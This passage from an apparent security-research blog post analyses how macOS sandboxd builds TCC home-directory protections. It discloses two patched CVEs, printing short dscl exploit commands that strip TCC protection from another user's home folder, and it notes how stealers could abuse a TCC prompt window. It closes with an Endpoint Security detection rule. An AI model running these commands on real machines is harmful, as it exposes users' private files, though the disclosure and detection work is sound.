| case 0x4b | return _syscall_sandcastle_appcontainer_register(arg1, arg3) |
| case 0x4c | return _syscall_sandcastle_appcontainer_unregister(arg1, |
| case 0x4d | return _syscall_sandcastle_appcontainer_check(arg1, arg3) |
| case 0x4f | return _syscall_extension_update_file_by_fileid(arg1, arg3) |
| case 0x50 | return _syscall_extension_release_and_detect_last_reference() |
When a home directory candidate is validated, it is inserted into one of the two relevant destination sets as determined by is_regular_user_record(): regular_user_home_dirs or system_user_home_dirs.
Once the entire ODQuery output has been calculated, these NSMutableSets are passed to the appropriate function for processing.

Both of these functions behave in a somewhat similar way; update_regular_user_home_patterns() will build Sandcastle-protected and intermediate folder pattern data for regular-user home directories and publish the resulting blobs, while update_system_user_home_patterns() creates the same pattern data for system-user home directories. Both ultimately culminate in a call to publish_sandcastle_pattern_blob() with a slot reference of:
- 0: regular-user protected-folder blob.
- 1: regular-user intermediate-folder blob.
- 5: system-user protected-folder blob.
A folder included in an OD listing for a user that does not yet exist triggers an action to “watch” the location, with the protective action applied when it is ultimately created.

The request is packaged up and sent to __sandbox_ms opcode 0x1f, aka “sandcastle_pattern_set” as per the above table:

Effectively, the sandcastle pattern set instils the context and notion of a user’s NFSHomeDirectory location with the sandbox subsystem, informing how the TCC-style decision logic is applied.
Putting it all together:
We can observe the occurrence of the above-mentioned observations of sandboxd in the following terminal:

- Creation of /Users/username triggers execution of the code, but without a home directory listed (failed), only the existing user’s directory is passed to sandbox.kext.
- A UID is set, and the code re-runs; however, without a home directory, that loop fails with an error.
- A home directory is established, the location doesn’t exist and is therefore placed under watch via a dispatched task until it appears.
- The folder /Users/username is created, which triggers the complete execution (pattern 0, 1 - indicating user home directory and ancestor directory protection for UID > 500). The sandcastle is built, and the stage is set for TCC protection of the user’s files.

We can observe the subtle changes in the sandcastle pattern set(#) when we create a new user with UID < 500:
Furthermore, the changes enforced to protected locations can be found in /private/var/db/Sandbox (root + FDA required):
/private/var/db/Sandbox
-rw-------    1 root  apps.v2
-rw-------    1 root  containers
-rw-------    1 root  homedir_ancestors
-rw-------    1 root  homedirs
-rw-------    1 root  network-exemptions
-rw-------    1 root  role_account_homedirs
-rw-------    1 root  translation
The significance of a role:
One nuance of TCC on macOS that I always took for granted was that regular users' home directories and the root user's were treated differently.
Researchers conducting macOS vulnerability research into TCC bypasses may have noticed that logging in as root / UID 0 will:
- Allow immediate read and write access to
/var/root/Library/Application Support/com.apple.TCC/TCC.db; - Grant root (and all other administrative users) access to protected TCC resources such as
/var/root/Documents,/var/root/Library/Messages, and/var/root/Library/Containers/*without annoying TCC prompts (a questionable design decision when you consider that root is asked to connect an iCloud account upon first login); - Not prompt for password authentication when making modifications to “Privacy & Security” items (e.g., Full Disk Access / kTCCServiceSystemPolicyAllFiles)
- I know, I know - you’re already root, however, modifying user preferences or disabling the lock screen will still initiate a credential prompt.
With an understanding of how request creation will ultimately traverse the trust boundary between user-land sandboxd and the kernel-side handler, we can focus on edge cases that lead to unexpected outcomes.
Exploit #1: CVE-2024-44219 - “Home Wrecker”:
Let’s replicate the user creation above, but with a subtle difference.
Note the changes in the sandcastle pattern set(#) when we create a new user with UniqueID of 402:

While user creation is a privileged action, the modification of the NFSHomeDirectory attribute has been TCC-guarded since the early 2020’s; we can still set the NFSHomeDirectory for newly created users without hitting a TCC gate.
What happens when we create a new user with a UniqueID < 500 and set NFSHomeDirectory to an existing user's?
Exploit code: # dscl . -create /Users/newuser NFSHomeDirectory <victim-home-directory>
That’s it. The victim’s home directory is calculated as both the regular user and system user locations, and the system-user-protected directory wins out.
ODQuery will return
for values that do not exist. For instance, if we create a new user with no UniqueID, butNFSHomeDirectoryspecified, it will automatically be sorted as a service account. Asis still logically <=500, it will be sorted into the system user-protected path bucket.

This vulnerability was identified in macOS Sequoia 15.0 beta 5 and was patched by Apple in macOS 15.1.
Exploit #2: CVE-2025-31249 - “Home Squatter”:
Alongside exploit #1, I identified an adjacent bug that impacted (at the time) Sequoia 15.1, Sonoma 14.6.1, Ventura 13.6.9 and Monterey 12.7.6.
When providing an NFSHomeDirectory attribute for a new user (UniqueID > 500) whose home directory was an ancestor of a protected folder, the home directory classification for the child folders would not be reapplied.
E.g., Alice has a UID = 501 and a home directory at /Users/Alice/. Eve tricks Alice into running a script that creates a user with UID = 502 and a home directory at /Users/. When enforced, /private/var/db/Sandbox/homedirs will reflect the user protection at /Users/ but will omit any protection at /Users/Alice/. TCC will no longer be enforced for Alice’s home folder.
Exploit code: # dscl . -create /Users/user UniqueID "502"; dscl . -create /Users/user NFSHomeDirectory /Users/
sh-3.2# cd /private/var/db/Sandbox/
sh-3.2# cat homedirs
M/users/macuser@/?

sh-3.2# dscl . -create /Users/user UniqueID "502"; dscl . -create /Users/user NFSHomeDirectory /Users/
sh-3.2# cat homedirs
E/users@/?

sh-3.2# dscl . -create /Users/user2 UniqueID "503"; dscl . -create /Users/user2 NFSHomeDirectory /

sh-3.2# cat homedirs
@/

This bug was finally patched in Sequoia 15.5, but it had remained present in all previous versions. I believe it was patched eventually, but there was no mention in the release notes, and I never followed up with Apple.
In response to these bugs, Apple made modifications to both sandboxd with explicit focus on the validation of user paths at an almost molecular level (many of my early POCs leveraged symlinks), as well as changes to sandbox.kext that validate suspicious / edge-cases such as the existence of dual class home directories (regular user + system user), and ultimately applying the more protective of both patterns (regular user).
In the end, Apple awarded a cumulative bounty of US$36,000 for these bugs.
Final Thoughts:
Firstly, with the changes introduced by Apple in the development beta releases of macOS 27 (Golden Gate), we see a renewed focus on the TCC.db database. Now nestled away in /private/var/containers/Data/ProtectedSystem/[UUID]/Data/Library/Application Support/com.apple.TCC/ and protected by a new entitlement "com.apple.private.security.protected-system-container", methods used in the old days to surreptitiously manipulate other entitled apps to tamper with this database will be ineffective. It’s my belief that vectors like this will bring into sharp focus the trust boundaries traversed by the Frameworks that support TCC.
With regard to the fixes Apple introduced, while the logic bugs have been addressed, modifications to UniqueID for existing users are still only guarded by a single TCC gate. While the community still observes macOS stealer attacks in the wild that leverage osascript prompts to elevate privileges via fraudulent system update messages, even when spawned from a Terminal with FDA applied, they still generate a plethora of TCC prompts.

At the time of writing (Tahoe 26.5.2), a modification to this user attribute will result in the following TCC prompt, which more closely aligns with the pageantry of “please enter your password so that your administrator can apply system updates” than that of “Terminal wishes to access Desktop/Documents/Downloads/Notes, etc”. It is also worth noting that attempts to access the AddressBook or Messages database will not even reach a prompt; they are denied immediately. The ability to set and reset the UID of a victim account within the 60-second approval window of this prompt will provide you with more than enough time for any stealer to make off with the loot. Furthermore, TCC.db can be modified during this window, allowing an attacker to revert the UID changes and have an established foothold amongst the privacy controls (kTCCServiceAppleEvents, anyone?).
The Apple Security Bounty program will not acknowledge any vulnerability that requires the user to click through such prompts.

Fits with the ruse, doesn't it?

This is not new or novel, with the impact on tccd of changing the NFSHomeDirectory being known for the better part of a decade, and raises the question of why we don’t see more of it. Perhaps we aren’t looking.
Is your macOS EDR subscribed to the OpenDirectory ES event?
ES_EVENT_TYPE_NOTIFY_OD_ATTRIBUTE_SET has been available since macOS 14.0. The defined structure of this event, as obtained from the ESMessage.h header file, is as follows:
typedef struct {
	es_process_t *_Nullable instigator;
	int error_code;
	es_od_record_type_t record_type;
	es_string_token_t record_name;
	es_string_token_t attribute_name;
	size_t attribute_value_count;
	es_string_token_t *_Nullable attribute_values;
	es_string_token_t node_name;
	es_string_token_t db_path;
	audit_token_t instigator_token; // Available in msg versions >= 8.
} es_event_od_attribute_set_t;
Modification of the UniqueID attribute will result in something like the following:
{
    "mach_time": 5056488275,
    "seq_num": 0,
    "event": {
        "od_attribute_set": {
            "record_type": 0,
            "instigator": {
                "cdhash": "716C1A0D220385E40A4EE9D64A08AFE866A04615",
                "team_id": null,
                "session_id": 858,
                "signing_id": "com.apple.dscl",
                "is_platform_binary": true,
                "audit_token": {
                    ...
                },
                "is_es_client": false,
                "executable": {
                    "path_truncated": false,
                    "stat": {
                        ...
                    },
                    "path": "/usr/bin/dscl"
                },
                "start_time": "2026-07-23T05:43:06.356135Z",
                "cs_validation_category": 1,
                "parent_audit_token": {
                    ...
                },
                "codesigning_flags": 637606673,
                "group_id": 859,
                "ppid": 858,
                "original_ppid": 858,
                "tty": {
                    "path_truncated": false,
                    "stat": {
                        ...
                    },
                    "path": "/dev/ttys003"
                },
                "responsible_audit_token": {
                    ...
                }
            },
            "attribute_name": "dsAttrTypeStandard:UniqueID",
            "attribute_values": [
                "402"
            ],
            "instigator_token": {
                ...
            },
            "record_name": "macuser",
            "error_code": 0,
            "node_name": "/Local/Default",
            "db_path": "/var/db/dslocal/nodes/Default"
        }
    },
    "version": 10,
    "thread": {
        "thread_id": 8219
    },
    "global_seq_num": 0,
    "schema_version": 1,
    "action": {
        "result": {
            "result": {
                "auth": 0
            },
            "result_type": 0
        }
    },
    "time": "2026-07-23T05:43:06.400441201Z",
    "process": {
        "cs_validation_category": 1,
        "team_id": null,
        "responsible_audit_token": {
            ...
        },
        "codesigning_flags": 637623057,
        "start_time": "2026-07-23T05:39:25.058078Z",
        "ppid": 1,
        "session_id": 128,
        "tty": null,
        "is_es_client": false,
        "executable": {
            "path": "/usr/libexec/opendirectoryd",
            "stat": {
                ...
            },
            "path_truncated": false
        },
        "group_id": 128,
        "audit_token": {
            ...
        },
        "original_ppid": 1,
        "parent_audit_token": {
            ...
        },
        "cdhash": "85D20BDB864F0C3913ED5363D1796EE9562ADBE8",
        "is_platform_binary": true,
        "signing_id": "com.apple.opendirectoryd"
    },
    "action_type": 1,
    "event_type": 140
}
Consider the following pseudocode condition for detections:
event_type == 140                                          // NOTIFY_OD_ATTRIBUTE_SET
AND event.od_attribute_set.error_code == 0                 // the set actually succeeded
AND event.od_attribute_set.attribute_name == "dsAttrTypeStandard:UniqueID"
AND ANY v IN event.od_attribute_set.attribute_values
        WHERE to_int(v) < 500                              // numeric cast, per-element
AND NOT startswith(event.od_attribute_set.record_name, "_")// avoid FP for service accounts
For what it's worth, I don’t build macOS EDR tooling (I wish I did). As with any detection rule, ensure it’s correct for your environment and underpinned by the appropriate triage process(es) to ensure validation and appropriate process lineage validation.
Thanks for reading!
--
[*] Private Data was Enabled in Unified Logs: https://www.jamf.com/blog/unified-logs-how-to-enable-private-data/